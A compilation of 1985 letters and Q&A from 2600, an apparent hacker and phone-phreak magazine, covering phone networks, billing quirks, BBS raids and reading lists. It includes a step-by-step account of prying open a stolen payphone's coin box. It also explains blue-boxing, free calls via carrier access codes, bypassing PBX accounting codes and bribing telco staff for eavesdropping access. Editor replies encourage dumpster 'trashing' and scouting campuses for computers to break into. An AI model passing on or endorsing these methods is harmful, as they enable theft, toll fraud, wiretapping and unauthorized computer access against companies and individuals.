Have you been reading about those new high tech secure telephones? I've been thinking about what must be inside them. The closest thing I've heard to that kind of technology would be DVP - Digital Voice Processing. It's like digital audio processing, but after the voice is turned into bits, they scramble them up and then send them off. The other side then decrypts the bits and transforms the decrypted signal back into voice. The stuff I've read (in Popular Communications Magazine, around a year ago) said that a lot of law enforcement agencies use it to scramble their radio transmissions (I believe the ones mentioned were the DEA and the Treasury police, maybe the secret service, but not, interestingly enough, the FBI). The only problem is that it didn't work too well - many people reported hearing the agents switching the DVP off and transmitting a normal, unscrambled signal because they couldn't get it working right. However, over a land line it would probably work a lot better. And the nice thing about DVP is that it really is secure, as long as no one knows your scrambling algorithm - however, I imagine the Russians already have the plans for one of those phones, given that very few military secrets ever remain secrets for long. Besides, if the government orders several thousand of them, it stands to reason that at least one would end up in the wrong hands. Anyway, I'm not sure that knowing the innards of those phones would help you unscramble the traffic, since that might only cut down the number of possibilities to a few billion instead of a few quadrillion. The whole point of encoding something is so that your enemy does not unscramble it while the information is still useful to either of you.
I've often thought about how to do something like that with our little micros. Two people talking on the phone via a scrambled modem link have a remarkably secure connection, provided they are using the right software for mixing up the bits. I seem to remember that ESS's these days are configured to automatically detect any kind of scrambling going on, and alert security folks whenever a scrambled conversation is noticed. The rationale is that someone scrambling a conversation has something to hide, and the big government boys are interested in people who have things to hide. However, the aforementioned pair on the phone would not be noticed by an ESS, since all they would be doing is setting up a normal modem conversation, and if they didn't mind slow communication they could be even more secure with an encryption scheme that sent two or three lines of "noise" for every character of genuine information being transferred. The noise could look very innocuous, say the transactions on a "legal" bulletin board, and thus not even appear to be hiding anything.
By the way, those are the best possible secret codes, the kind that do not appear to be anything out of the ordinary and thus are not even thought to be codes at all! Another possibility is to send information in the form of the time delays between each character transmitted. That means that someone "listening in" on a digital conversation by having the data printed out would miss out on the entire message, since his printer would only record the characters sent, which in this instance are utterly unimportant. By the way, monitoring of a computer conversation may not be considered wiretapping since the statutes concerned can be narrowly interpreted to cover only audio taping of a conversation, not digital eavesdropping.

Informed as Hell

MANY PARTS OF "PUZZLE PALACE" BY JAMES BAMFORD GO INTO DETAIL ABOUT THE FORMS OF CRYPTOGRAPHY USED TODAY BY THE NATIONAL SECURITY AGENCY, WHICH INCIDENTALLY HAS EXPRESSED A STRONG INTEREST IN SUBSCRIBING TO US. WE HOPE THEY WILL CONTRIBUTE MANY FINE ARTICLES.

DEAR 2600:
Does 2400 baud work on standard Bell lines?
YES, 2400 BAUD IS ACTUALLY 4 BITS AT A TIME AT 600 BAUD. AND BELL LINES CAN HANDLE THAT.

DEAR 2600:
If I want to go trashing, am I forced to just attack my Central Office?
THERE ARE LOTS OF GOOD PLACES TO TRASH BESIDES PHONE COMPANIES. LOOK IN THE PHONE BOOK UNDER SOFTWARE COMPANIES, PHONE EQUIPMENT, COMPUTER EQUIPMENT, ELECTRONIC EQUIPMENT. OR LOOK AT RADIO SHACKS, OR GTE, MCI, OR YOUR LOCAL CABLE COMPANY. YOU WILL FIND LOADS OF THINGS, LIKE FREE TELEPHONES, FLOPPIES, ETC.

all kinds of letters

MAY 1985

Letters

Which of the many computer networks are the best to use?

We looked for a few replies to this and here are a couple of them:

"I access a database that is on UNINET, TYMNET, TELENET, and DUSNET. I've only used TYMNET and TELENET, and TYMNET is far superior. TELENET is one of the most exasperating experiences I've ever had."

"Why, TYMNET, of course!

"Seriously, Tymnet has more nodes than any of the others; it is also more secure. I have used TELENET as a private user, and it is MUCH slower than Tymnet, but since you're not going to out-and-out believe someone who works for one of them, I suggest you look at a study done by DATAPRO Research Corporation (they're in Delran, NJ) which compares TELENET, TYMNET and several other companies."

We'd like to hear more on this.

What are silver box tones?

Every touch tone phone can produce sixteen tones, not just twelve. There is the capability for an additional row of buttons on the right side. These tones are labeled (moving from top to bottom) A, B, C, and D. They are also referred to as Flash, Flash Override, Priority, and Priority Override (in increasing order of importance). This is how the calls are treated when they are made. Thus a "D" call gets priority over a "B" call. This system is used primarily on Autovon, or Pa Bell, the military phone network, which can shut down the regular network at any time. The tones are also used for test purposes and occasionally do interesting things for phone phreaks.

What is 950?

950 is an exchange created to fulfill part of the purpose of equal access. It was designed to work in all area codes, so that the same access number could be used by a long distance company nationwide. In other words, 950-1022 will get you MCI wherever you are. There is no charge to call 950 numbers and the connection is always crystal clear. You can only dial this exchange locally, i.e. you cannot access San Francisco's 950 exchange from Los Angeles.

Is it easier to trace 800 calls or 950 calls?

Tracing an 800 call simply is not as easy as tracing a 950 call. 800 numbers exist all over the country whereas 950's aren't an actual exchange, but are located within every central office. Thus, ANI (Automatic Number Identification) intra-exchange is very easy. The further away from the central office, the harder this becomes.

What is REMOB?

REMOB is remote observation. Call a number, enter a code, enter a number, and listen. We need more info on this one ourselves. Especially as to if these numbers really exist. We do admit that the technology is there. In fact, we were told of the number where you could overhear random MCI conversations in Texas, a few months ago, without entering any codes, but it stopped working by the time we went to print.

What follows are two true accounts of adventures that were sent to us. The first was sent by The Crazy Man. It depicts thievery and destruction. 2600 in no way condones this type of activity. We really do not. But there are some things to learn from the first adventure about the construction of pay-phones, so we decided to include it. As they say: Learn good things-the bad will teach you by themselves. The second adventure is presented for your amusement only.

I am writing you because I have done something that might be of importance to the readers of this mag. Well, a few days ago me and a friend went to a construction site and found a telefone on a piece of wood with a wood base, so we decided to take the bitch home. Well, never underestimate the power of a fortress fone. We read a file that BIOC wrote called Basic Telecommunications, Part VI. It said that you could drill out the main lock located on the right side of the coin box. So we tried to attempt this daring feat. Never, I repeat, never waste your time drilling out the lock. It will take days and days and probably about 30 drill bits. After about five hours of drilling, me and my friend decided to try a different approach. We knocked off the metal washer located right on top of the coin return (it should just break right off). Then we used a pair of vise grips to tear the metal off around the coin return. By doing this we came upon the coin box, but it still had the lock on top of it! Now, this is the part that takes the longest time. You have to rip out (with the grips) the metal, which is only 1/8 inch, that surrounds the entire coin box. Then you must push all of the locks around the silver plate in, or the silver plate will never come off. After pushing in the locks, you might be able to remove the silver plate. If not, then take a good size sledge hammer and a trusty crow-bar and whack the plate as hard as you can, making the lid come off. Now, you might think: Now that I got the plate off I can just pull the coin box right out. Wrong. To pull the box out you must have a key to unlock the coin box. If you don't have a key (which I didn't) then put the trusty crow-bar around the coin box and bend the box till it's removable. Now be sure to get the little slips of paper that say "Sorry, this phone is temporarily out of order." They are compliments of Bell. Now you should be about 50 or 60 bucks richer by now, so go spend it on parts to make a blue box, or something related to phreaking. Good luck.

Monday, 04/01/85 6:08 am

The phone rang. I got up, looked at the desk, it's 6:08 am, an hour before I go to school. I pick the receiver up. "Is this John McKee?" asked the caller urgently. "Yes," I replied half asleep. "You better get rid of your printouts and your stuff on disks, you're gonna get a visit within the next 20 minutes," the kid said. He hung up. I got nervous. The phone rang again, "John, this is Jim, Greg just got busted and his brother has been calling up all of his friends on a sheet Greg had. Did he call you?" "Yes he did," I said. "You better believe it, because you're gonna get nailed with the rest of us. Get rid of everything, burn it." I thought to myself, "What did I do to make them want me? Codes? No time, have to burn everything pertaining to illegal wrongdoings." I was panic-stricken. I got it together and went outside and burned it, disks, printouts, everything. As I was returning to my house, I wondered if they had a tap on my line. The phone rang another time. "Oh no. Who is it now?" I went in and answered it, only to be told "April Fools!" Click.

JUNE 1985

LETTERS AND QUESTIONS

I live in the 215 (Philadelphia area) area code and made a directory assistance call to 609 (South Jersey) to get an Atlantic City number, and then placed the call to the actual number. The actual call naturally appeared on my AT&T portion of the bill. But the killer is that the directory assistance call, supposedly one of an allotment of 2 free DA calls via AT&T, came up as a $.50 charge on the Bell of Pa. portion of the bill! Apparently, Bell of Pa. owns a special exception to the inter-state rules and handles calls to 3 neighboring NJ counties. Since directory assistance is probably handled out of Trenton, my DA call got handled and billed by Bell of Pa. You won't believe how AT&T handles this situation--you have to call them up (1-800-222-0300) and they look you up to make sure you made the equivalent required call, then credit your AT&T account! Since this is a totally manual operation, and since we the public have never been told of this strange hack, chances are good that Bell of Pa. is collecting gobs of half dollars which their customers really do not owe; furthermore, when a watchful customer does go through the requisite manual process, it seems as if Bell of Pa. ends up with AT&T's money. AT&T also seems to be able to see the Bell of Pa. portion of the bill on *their* computer terminals. Why do I get the impression that AT&T is not as severed from the operating companies as they would have us believe? Hmmmm...

I recently had my telephone disconnected due to the fact that my roommate had forgotten to pay the bill. I have no dispute with the billing, however, my question is: My PacTel bill was around $15. We had paid off $85 of our bill, leaving a balance of $82. Therefore, I would assume, we had paid our debt to PacTel and only owed money to AT&T. Now at the bottom of my monthly long distance statement, it says that the billing is only provided as a service to AT&T, with whom Pacific Telephone has no connection. If this is the case, under what authority did they cut off my telephone service. If I fail to pay my MCI bill, would PacTel cut me off? Shouldn't I just be cut off from AT&T's lines, and collecting is their problem? Just a little more confusion resulting from the break-up.

Nobody should really be surprised when two companies that were once one do each other favors. We've heard quite a few similar tales and would like to hear more. Perhaps we could gather them together and go to the right person and get these companies in a big pile of trouble. Nothing like phreak revenge, they say.

I am writing in reply to James (Feb. 85 issue) and other readers who have conspired to call merchant ships on the high seas. You may dial them direct, and pay $10 per minute, by dialing 011 + ocean code + ship's terminal number. The ocean codes are: 871-Atlantic, 872-Pacific, and 873-Indian ocean. The ship's terminal number can be discovered by asking your telco operator for the Marisat operator (in Alaska, dial 211 and ask for the marine operator), who has a directory of all the ships (except the CIA ships, which someone forgot to include...). Ship's numbers are seven digits, all beginning with '1' (e.g. 1501604, AT&T's Cable Ship Long Lines). The blue box crowd can reach the international operators by beeping KP + 160 + ocean code + ST. These clones sit at TSPS consoles, but have neither ship's directories nor understanding of the Marisat network.

The folks at Comsat's Maritime Services department are more than happy to supply the shipping and offshore industry with ship's directories and Marisat users guides free of charge. Call (800) 424-9152, anytime of day.

And while you're ka-chirping across the network, you'll be amused to find out that the Rate & Route operators have moved, and are now only available on (800) 141-1212. If you're driving cross-country this summer, then be sure to stop in one of those two-pay-phone towns and try dialing this routing. It's amazing how many independent telcos pass you right through!

Rusty Diode

In your February 1985 issue, you told James that to call ships at sea, he must first call the operator and then ask to be connected to the high seas operator. This is nice, but it's awful damn slow, and most Bell clones won't know how to connect you anyways.

To call ships at sea, you must first call one of these toll-free numbers. Either the Marisat operator at 800-243-3640 (or 264-9090 in CT) or Maritime services at 800-424-9152. Be prepared to give the op your billing information, plus the name of the ship and seven digit ID number.

Most phreaks will route this call through a PBX or blow off another WATS number and then box the call. There have been times when some enterprising phreaks decided to bill their calls to the local CO. Of course, we all know that *2600* readers would not do this.

I am writing this letter because I found some humor in an old tv commercial that I saw several months ago. The commercial was one by AT&T. It was titled "AT&T is in Cereal". The commercial was about the toll-free number that can be reached to find the treasure from a map included in a box of cereal. Big deal you say! The catch is, the name brand of the cereal was Captain Crunch. I find that interesting because, if you remember, Captain Crunch is the cereal that contained the little blue whistle that is now known as a blue box. And everyone knows how much trouble that little device caused AT&T. It just goes to show that even the big guys can do something against their will for the right price!

The Silver Sabre

Just one correction on that. The whistle was not a blue box (can you imagine finding a complete blue box in a box of cereal?!). The whistle was able to produce a pure 2600 hertz tone, which seized long distance trunk lines, thus enabling blue box tones to be utilized. The 2600 hertz button is the most important part of a blue box, unless you live in an area that allows you to dial right into an open trunk, thus making it unnecessary to seize one.

Got something on your mind? Then write to: 2600 *Letters Editor, Box 99, Middle Island, NY 11953-0099. You can also leave us electronic mail on our official bulletin board, The Private Sector (2013664431). If you have a problem with your subscription or a question, write to:* 2600, *Box 752, Middle Island, NY 11953-0752 or call us at 5167512600.*

JULY 1985

LETTERS

I've seen piles of examples of inaccurate billings from alternate long distance companies (mostly resulting from a lack of called party supervision control). Automated data calls are the biggest culprit--where the other end didn't answer or was busy and the modem took about a minute to timeout (typical setting for a long distance call). The calls charged as if they had been answered in each and every case. There are many more mundane cases that are generally known--the C-SPAN cable service had some problems since they let the phones keep ringing on their talk shows until they are ready to put people on the air. Thus, the phones might ring for five or ten minutes or more, and many people just got ringing and eventually gave up. Guess what? The people calling via alternates discovered that they had gotten billed for those calls--even though they were non-answered. Lots of them. Now if a company wants to make it a policy that you pay for all calls whether they are answered or not that exceed a certain duration, I guess that's OK, but nobody doing this has ever *admitted publicly* that that's what they do! In fact, if you confront them with the question they deny it as often as not (most likely because they don't understand what you're talking about because *they've* never been told what's going on!).

The little guy who makes a few long distance calls a week doesn't have to worry about calling up the alternate's business office once a month to clear off a couple of bad billings. But many businesses are in exactly this sort of situation, and needless to say they can get a bit tired of it pretty quickly.

We'd like to compile a list of long distance companies that charge for unanswered calls and busy signals. It could prove invaluable to consumers who are shopping around. If you want to help us on this, call or write us. We'd also like to know how much of a hassle each company creates for removing wrong numbers from the bill.

About that white box article you printed in April--I built one soon after I read the article on OSUNY and found out that it really doesn't matter whether you use one nine-volt battery or two. The tones are slightly louder with two batteries, but using one battery is a lot more convenient. Since when the pad sits in a telephone it is powered by the 7-9 volts "off-hook" voltage that the phone line gives you, it would seem strange that it would require 18 volts sitting by itself.

I got my first issue of *2600* yesterday and was fairly impressed. You convinced me to buy *Out of the Inner Circle*, and I am almost finished with it. Somehow I can't get over Bill's confusion about bits-per-second and baud (see page 45).

Too bad nobody knows anything about IBM systems; they are the most fun! I will be trying your BBS again tonight -- and every night until I get through.

Birmingham, AL

When trying the BBS (2013664431), you will get through more frequently if you try repeatedly within a short period of time. Most users cannot remain on for longer than half an hour so you should get through when they hang up. It's also a good idea to try "non-peak" hours, such as the middle of a weekday. Those interested in uploading an article can do so by sending mail to "2600 MAGAZINE". You can then send up to 100 lines of text. We handle XMODEM transfers at the office (5167512600). Best time to reach a human is between 6 pm and midnight, weekdays.

Would you have any information on the availability of a back-pack microwave unit, with both line-of-sight and satellite capability, with some type of agreement for paid time/use on satellite channel? I was recently told of this and have not as of yet found any info on the equipment/package.

Gulfport, MS

No one here knows anything about such a device, except that it probably exists somewhere. In all likelihood, it wouldn't be consumer-oriented. Our readers are probably the best people to ask.

How can I obtain back issues of *2600*?

Every issue of 2600 *is available as a back issue. Since our first issue was in January of 1984, that means there are currently 18 available, not counting the one you're reading. Currently, we only have a Table of Contents for 1984, but 1985 back issues are also available. Each issue is $1 and you can order them at our regular address (Box 752, Middle Island, NY 11953-0752).*

Incidentally, you may have noticed a change in our envelopes. We used to have a stamp that looked like this:

11953-0752

ADDRESS CORRECTION DEMANDED

It was our tongue-in-cheek version of the acceptable "Address Correction Requested", although some of our readers took it to mean that we wanted to receive frequent address updates from them and they kept us informed of their whereabouts at all times. Apparently a postal czar somewhere caught sight of this and issued a decree that such statements were unacceptable. We felt it in the best interests of our readers to change the offending statement, as an angry post office benefits no one. We were also advised not to use our nine-digit zip code as our only return address. Even though the code is totally unique and leads directly to us, this system "is not being used yet" according to the people who implemented it a couple of years ago.

LETTERS ADDRESS
Box 99, Middle Island, NY 11953-0099
SUBSCRIPTIONS AND BACK ISSUES
Box 752, Middle Island, NY 11953-0752

SEPTEMBER 1985

DEAR 2600—

Dear *2600*:

In response to the individual inquiring about a back pack microwave system (July 1985), it is my understanding that it is primarily a military field communications device with collapsible satellite antenna and not, as you correctly assumed, a consumer item.

Thank you for a much needed, educational alternative to blindly accepting the status-quo propaganda machine.

D.J.

Dear *2600*:

In your May issue, you were talking about silver boxing and mis-named the AUTOVON precedences. Here are the correct names in order from highest to lowest: Flash Override, Flash, Immediate, Priority, Routine (all calls are routine if no precedence button is pushed, or if precedence buttons are not installed on the phone).

SEVOX

Dear D.J. and SEVOX:

We always appreciate response from readers who have some expertise to offer. Please do not hesitate to correct us.

Dear *2600*:

For the reading list: *Understanding Telephone Electronics*, developed and published by Texas Instruments Learning Center, available through the Radio Shack chain, catalogue number 62-1388, 288 pages, $3.49. This book is a technical tutorial on the basics of telephone systems. You need a fair amount of electronics knowledge to understand the stuff in here, but nothing you couldn't get from the other "Understanding so and so" books that Radio Shack sells. Topics include the innards of both standard and electronic telephones, speech, dialing, and ringing circuits, digital transmission techniques, networks, modems, and more. In short, this is a goldmine of technical information about telephone communications, and (something rather out of character for Radio Shack) is even reasonably priced.

This is from the *Understanding Telephone Electronics* book. According to this book, *2600*'s opening words about how Alexander Graham Bell answered his phone (Jan. 84 issue) may have been inaccurate, and I quote:

"Early telephone circuits were point-to-point (not switched), and the caller gained the attention of the party at the other end by picking up the transmitter and shouting 'Hello' or 'Ahoy'. This was not very satisfactory, and schemes based on a mechanical signaling arrangement were soon invented. The one in common use today, called the 'polarized ringer', or bell, was patented in 1878 by Thomas A. Watson (Mr. Bell's assistant)."

So it seems that "Ahoy" was not how A.G.B. answered his phone, but more likely how he induced someone else to answer the phone. That makes more sense, since "Ahoy" was usually used at sea to raise the attention of someone else out thereon the foamy brine. Imagine those days of early telephones, where you might walk by that new contraption and hear a dim voice inside yelling "Ahoy".

Talbot

Dear *2600*:

A while back you were asked if REMOBS really existed. I can tell you for sure that REmote OBServation numbers do, in fact, exist. The hardware is manufactured by different companies. One of which is called Teradyne, which makes a system called 4-tel.

These systems are working when an exchange is set up for it in the Central Office. They are used for testing and are perfectly legal.

The equipment was built so that you enter a code then a number. It will listen to a number for a limited time and then it sequences to the next number and then the next. But it takes a few seconds to modify the equipment, so it doesn't step to another number.

As far as I know the going price is $1,500 to get a telco employee to do the modifications. A guy I know was approached by a phone company employee who wanted to get some money and he offered to set up the system and provide a number and code that could be dialed up from anywhere.

Dear *2600*:

I've been thinking of starting my own bulletin board. But I'm not looking forward to the possibility that some jackass will leave a credit card number or other nasty information on my board and that some even bigger jackass will see said message before I can delete it and accuse me of conspiring somehow to defraud or steal or build explosives or whatever else they happen to be afraid of will happen at that moment. The recent raids in New Jersey indicate that even a conscientious sysop (as the fellow who was running the Private Sector claims to be) can get screwed over by computerphobic police and Federal agents. What preemptive protections are available for a bulletin-board operator who plans on staying within the confines of the law and yet does not want to stain her or his board with warnings and continually censor the flow of messages? Freedom of the press is a marvelous concept, and apparently allows folks like USA Today to stain every available streetcorner with their one-legged vending machines. What would one have to do to become a "press"? You don't have to be made out of paper, since radio and television reporters qualify. Is there a union I can join? A professional society? Maybe we should start one? Can you recommend any place where further information on such would be available?

W.U. Friend

Dear W.U.:

You ask many intriguing questions, and we believe that we could devote an entire issue to answering them. In fact, we spent a great deal of the August issue of 2600 discussing the very things that you brought up. Many of your questions could be answered by allowing yourself to get busted and letting Warren Burger and the rest of the Supreme Court decide. This may be the easiest way because there are few laws, guidelines, or precedents. Right now, we do not know of any "unions," but there hundreds of computer user groups that are actively discussing these problems, and we also foresee groups forming to specifically address the problem. Especially since those computerphobes you were referring to are trying to get legislation passed to limit BBS's in this country. You must remember that this is a very popular issue, and it will come into play in various elections this fall, including those of the prosecutors who are pressing charges against the Private Sector's sysop.

OCTOBER 1985

Dear *2600*:

Why not protect bulletin board disks by using a modified DOS that stores a file by XORing it against a long pseudo-random number generated from a seed? The file can be read by XORing it against the output of the psuedo-random number generator. (Just use the same seed.) It seems that the disk would be copyable and quite undecipherable.

L.L.

Dear L:

Keep it up, you have the idea. Maybe some of our readers can come up with similar ideas that can work on a specific system.

Dear *2600*:

The Long Distance Voyager, a phreaker, and myself, a computer hacker, have thoroughly enjoyed your very informative magazine for the past year and one half. We would like to share with our fellow phreakers and hackers a "Fort Knox" of computer and telephone information which is usually left untouched.

On the college campuses across America, campus computer centers are actually a hacker's paradise. With very minimal security protecting administration programs placed upon hard disk systems like the IBM XT which is used in many schools located near the headquarters of Big Blue, a hacker can obtain many valuable programs by just copying off of the unprotected hard disk. Many faculty title their programs with their own names, i.e. TKSATIN could mean The Knight in White Satin, and these can be easily broken into because the administration is too busy worried about hackers tampering with grades, etc., and they leave unprotected valuable programs like LOTUS 123 upon a hard disk. (Most bureaucrats are stupid and lazy, otherwise they would be doing more worthy tasks than being paper pushers.)

And, just as important, The Long Distance Voyager has informed me that with the breakup of AT&T, many campuses are in transition phases, because they are either changing their present long distance system or modernizing their previous system.

We might also add that campuses are excellent places to hook into the ARPANet, which can allow access to computers all over the world, some of a military nature. Unlike corporations, army bases, and such, college campuses don't mind when people ask questions. A great deal can be learned here.

Keep up the good work. Both of us would like *2600* to devote an issue dealing with the setup of a bulletin board. We plan to start one and call it Voices in the Sky.

The Long Distance Voyager
The Knight in White Satin

Dear Voyager and Knight:

Thanks for the information.

We have been thinking about suggesting guidelines for setting up a BBS. And we devoted our August issue to the subject of BBS's and BBS raids. If you can think of some good guidelines, then send them to us. Remember that there are many different types of computers out there, and there is a lot of different BBS software with different capabilites. Perhaps profiles of BBS programs and their security are also in order.

About college campuses—you should know that they are good places to meet the very computers that you wish to break into. Sometimes you can ask one of the system managers for a tour of the campus computing facilities. It is even helpful, depending upon the attitude of the potential tour guide, to tell them that you are a part-time hacker (the truth).

You should also note that in those very PC's you mentioned, you can find something even better than Lotus 123—the latest copy programs. Many of the latest copy programs are written by college folk and then quickly placed in their computers.

Another resource on campuses are computer user groups or clubs. Often these groups are given accounts on the college computer, regardless of what type of they may be. This is because the clubs are often hosted by lonely system managers or professors who are looking for new blood.

The colleges are a great place to look around, because unlike an office building, the people at the colleges are ideally not there to make money; that comes later.

Dear *2600*:

Here's one for the *2600* reading list and it's readily available – Radio Shack's *Installing Your Own Telephones*. Prentice-Hall, 1983.

In these post-divestiture days, the telcos are making a killing at our expense with installations. Don't let them do it! How? With this book. It's a profusely illustrated guide for installing phones and accessories or adding extensions on your side of the protector terminal. Most everything you could want to know for running a line and jack into your bedroom. And you don't have to be technically minded to take advantage. It covers old and new systems and troubleshooting. While you're having fun, you'll add to your knowledge of how the phone sets work and keep baby bell from reaching down into your pocket. (I've seen the price range from $7.95 to $9.95.)

Person

Dear Person:

We realize that this sort of stuff seems easy to most people, but one of the best ways to get to know your phone is by taking it apart and putting it back together.

Dear *2600*:

A great source of material for the "*2600* reading list" can be gotten from the AT&T Customer Information Center. You can reach them at AT&T Customer Information Center, P.O. Box 19901, Indianapolis, Indiana, 46219 or at 3173528556 or 8004326600, operator 101. Their CIC Commercial Sales Documentation Catalog lists several very interesting titles for the telecommunications hobbyist. ESS and X-Bar manuals, PBX and Centrex manuals, including the "Dimension System PBX Station Message Detail Recording Information," (999-200-210) the method by which companies detect fraud (most PBX's usually have 3 codes, one usually 4 digits + 1234 or 1212 or the like to get in, one for accounting purposes to determine what department to charge it to (3 digits) and one to dial out, usually 9. Phreaks only need the first and the last to make calls, but the Message Detail Recording notices that no department was charged. Error flags are dropped and the code then changes.) Voice store and foward manuals are also available. There are a whole series of Quorum Teleconferencing manuals available (the name for the actual bridging switch that Alliance Teleconferencing uses, see *2600*, May 1985). TSPS manuals, and two especially interesting ones, "Requirements for Compatability of Telecommunications Equipment with Bell Surveillance and Control Systems" (Pub 49001) and "General Remote Surveillance Philosopy and Criteria for Interoffice Transmission Equipment" (Pub 49002). Other manuals of interest are "Technical Specifications and Set up Control Procedures for the Network Audiographies Bridging Capability" (Alliance Teleconferencing!!!), "Common Channel Signaling" (CCIS, the death of blue boxing) and "Test Lines General Specifications." I have not even begun on the multitude of interesting publications.

Also, the book *Three Degrees Above Zero* by Jerry Bernstein is very good. It is about research at Bell Labs sites, plus there is a long chapter on CLASS (Customer Local Access Service System, the thing beta tested in Pennsylvania which generates all the rumors about auto traces & number refusals.)

Another source too good to pass up is Telecom Digest. For all you hackers phreaks just entering or now in college, check if your local college mainframe is connected to the ARPA or BITNET. Check if the local BBoard (a common feature on university mainframes) already gets it there. If so, just read it. If not, send E-mail to Telecom-Request@MIT-MC.ARPA and ask Jsol (the moderator) to add you to the mailing list. Remember, this is not a phreak newsgroup, read a couple issues to get a feel of how it leans. For those of you on the USENET look into Net News for fa.Telecom (from ARPA=fa).

Lord Phreaker

Dear Readers:

We are constantly getting calls and letters from people who are concerned about the Private Sector BBS. The machine is still being held captive in the Middlesex County, New Jersey, prosecutor's office—evidently awaiting the local elections or perhaps awaiting some form of justice to arrive.

As to what is exactly happening, we have little new to report: They have the machine; still, no company has pressed charges or made any complaint; no precise crimes were said to have been committed; they are still talking about conspiracy to do something to someone by somebody.

The staff at 2600 is sick of it. We want to see some action now! It is time for nonsense like this to stop. Law enforcement officials must remember that they cannot break the law and stamp over people's rights in an effort to enforce a law. There are too many BBS's being taken down with too few questions being asked. Ask some questions.

2600

Dear 2600

NOVEMBER 1985

LETTERS, Box 99, Middle Island, NY 11953-0099

Dear *2600*:

On a trip in Ohio, I was phreaking with the phone and no codes worked. Then my girlfriend's daughter asked me what I was doing. I tried to explain phreaking to her (she's 12). She said "watch this." She dialed her home phone number, let it ring three times and hung up. It rang (ringback). So later I tried it in a pay phone. Nothing. 958—nothing. 311—nothing. Anyway, this is a small phone company in Germantown, Indiana. But this technique might work elsewhere, why not?

HAL-9000/Beast 666

Dear *2600*:

Proper use of the Carrier Identification Codes (November 1984) can lead to free calls. If your area supports equal access merely dial 10XXX (XXX=carrier access code) + 1 + NPA + Phone# (or even a # in your NPA). What happens is that the alternate carrier doesn't have the proper billing address for you. You tell your local switch to charge it to you via the alternate service, but the alternate service doesn't know where to send the bill. Don't expect this method to last. Most carriers have wised up and prevent dialing via them unless you sign up. However, GTE Sprint (XXX=777) still allows this for most areas of the country. It is rumored that dialing the CIC from a pay phone results in a free call as well.

Lord Phreaker

Dear *2600*:

I have recently become a 'long distance' subscriber to *2600* and find it very interesting—well done.

The reason I joined was to find out more about the U.S. telephone system—I am fairly familiar with our local equipment, naturally.

My particular interest is trading and making recordings of the various tones (ringing tone, dial tone, busy tone, etc.) from all over the world—I have several tapes full. I have noticed a fair bit of variety among the ringing tones encountered on calls to the States, and I imagine the trained ear can recognize from the ringing which type of switch he is connected to.

Normally, USA ringing tone is a single beat, repeated every few seconds—occasionally, however, it is a double beat then silence, etc. This is much more similar to the British double beat ringing, and I wondered exactly what sort of switch produces this. Some people have told me the very latest electronic switches, but this cannot be, as I have heard it for 15 years or more.

By the way, the piece on Israeli phones (June 1985) was a bit off beam. Dialing there—and all over Europe—is standard loop disconnect. In Britain at any rate, off-hook line voltage is often 7 or 8 volts, not as low as 3.5 as suggested in that article

a.e. in Britain

Dear *2600*:

Is it true that blue boxing is on the way out? I hear it has something to do with CCIS. What exactly is this and why is it so troublesome to phreaks?

Worried Phreak

Dear Worried:

Blue boxes are indeed a dwindling resource. But there's no need to throw them out yet. They aren't going to be totally useless for quite some time.

Basically, AT&T is converting gradually *to CCIS trunks. These don't allow boxing.*

In-band signaling is the only kind of trunk signaling that supports boxing. It is by far the most prevalent at the moment. Basically, in-band uses a 2600 hertz tone to indicate that a trunk is idle, and thus can accept routing instructions from an "outsider".

To box a call, the criminal blasts 2600 down the line after making a long distance call. The line thinks it's idle and waits for routing instructions. Now the criminal puts a KP tone and a ST tone around the number that he's trying to get through to. These comprise the routing instructions. Thus, the line thinks it's idle, then it receives the routing instructions, and routes the call to wherever the person sent it. Now, his central office (CO), which does all billing still thinks he is making the call to wherever, so it keeps on billing him at that rate. If it happens to think he was making a toll-free call, it won't bill him at all!

Another form of signaling is out of band. This uses control tones out of the normal band of telephone transmission (approximately 800 hertz to 3000 hertz). The idle tone is 3200, others shifted upward as well. So why couldn't you just make a new box? Don't forget, it's out of band. These tones aren't in normal transmission, so the local CO and customer interface loop just don't bother to transmit them. You can blast all the 3200 you want—it won't go through the CO to the trunk. But this *is not the "death of boxing" as it has several disadvantages to the telco too numerous to mention.*

The real death of boxing lies in Common Channel Interoffice Signaling (CCIS). This is a direct connect data line going from one ESS switcher to another at speeds up to 4.8 kB (usually 1.2)—incredible speeds. All routing instructions are sent through these lines. It isn't looking for control tones on the trunk; it's getting them elsewhere. This means that you can blast 2600 hertz tones all you like. It won't make a difference because the equipment is no longer listening for them. This kind of signaling is being phased in all over the country. Look for one in your neighborhood.

Since CCIS has benefits for really high volume trunks, you can try looking for long distance trunks to Canada, or rural states. These probably won't be phased in for a long time, if at all. (Remember, very few companies just invest in new technology for new tech's sake; even AT&T won't be able to do this for long).

In the October 19 issue of *The New York Times*, it was reported that at least 23 teenage computer users had broken into a Chase Manhattan Bank computer installation by telephone in July and August and "significantly damaged" bank records, according to the FBI.

In *The Wall Street Journal* on October 21, Michael Urkowitz, executive vice president for operations and systems, said that in public statements and documents the FBI had characterized the invasion of the system as more serious than it was in order to obtain search warrants of the youths' homes.

"We know absolutely that they didn't damage or manipulate data," he said, although they did change some passwords. "It wasn't an event that caught us unaware. Everything worked the way it was supposed to.... We got caught between the FBI's need to make this sound alarming and the facts as they are."

He said that the youngsters broke through only the first level of security, which didn't give them access either to the names of customers or their balances.

But, according to *The Times*, interviews with Federal investigators "drew a picture of officials of the nation's third-largest bank bewildered and a bit frightened by a series of seemingly inexplicable events in one of their key computer systems."

Who do *you* believe?

DECEMBER 1985

SURVEY RESULTS

The survey results are in and here they are: 42.4% of the cards were returned. An average of 2.20755 people per subscriber are reported to read 2600. 85.5% say they are satisfied. 9.0% say they are not. Reasons for reading (more than one choice was allowed): 53.3% - personal, 46.7% - hobby, 33.0% - business, 6.1% - security agency, 9.0% - industry, 25.0% - phreaker, 28.7% - hacker, 8.0% - other. 12.2% of the respondents considered themselves a phreaker; 12.7%, a hacker; 12.1%, both; and 55.2%, neither a phreaker nor a hacker. 44.3% said we improved, 8.0% said we did not improve. Finally, 50.4% said that they would contribute to 2600 in some way.

Dear Readers: We are quite willing to admit that most of the responses to our reader survey were complimentary. Many of you provided us with useful criticism. We hope you do not find any more problems with the punching of the holes. We have taken new steps to ensure that the holes meet industry standards. Since we got so many positive responses, we were forced to print a larger proportion of the negative responses. Then again, quite a few of the negative responses read like this: "I am not satisfied because you are not weekly" or "not 10 pages," etc. Well, at least this month we are 10 pages.

New York, NY—Exclusive information. Keep it up. My least favorite part is that there are no dates on news items, nor datelines.

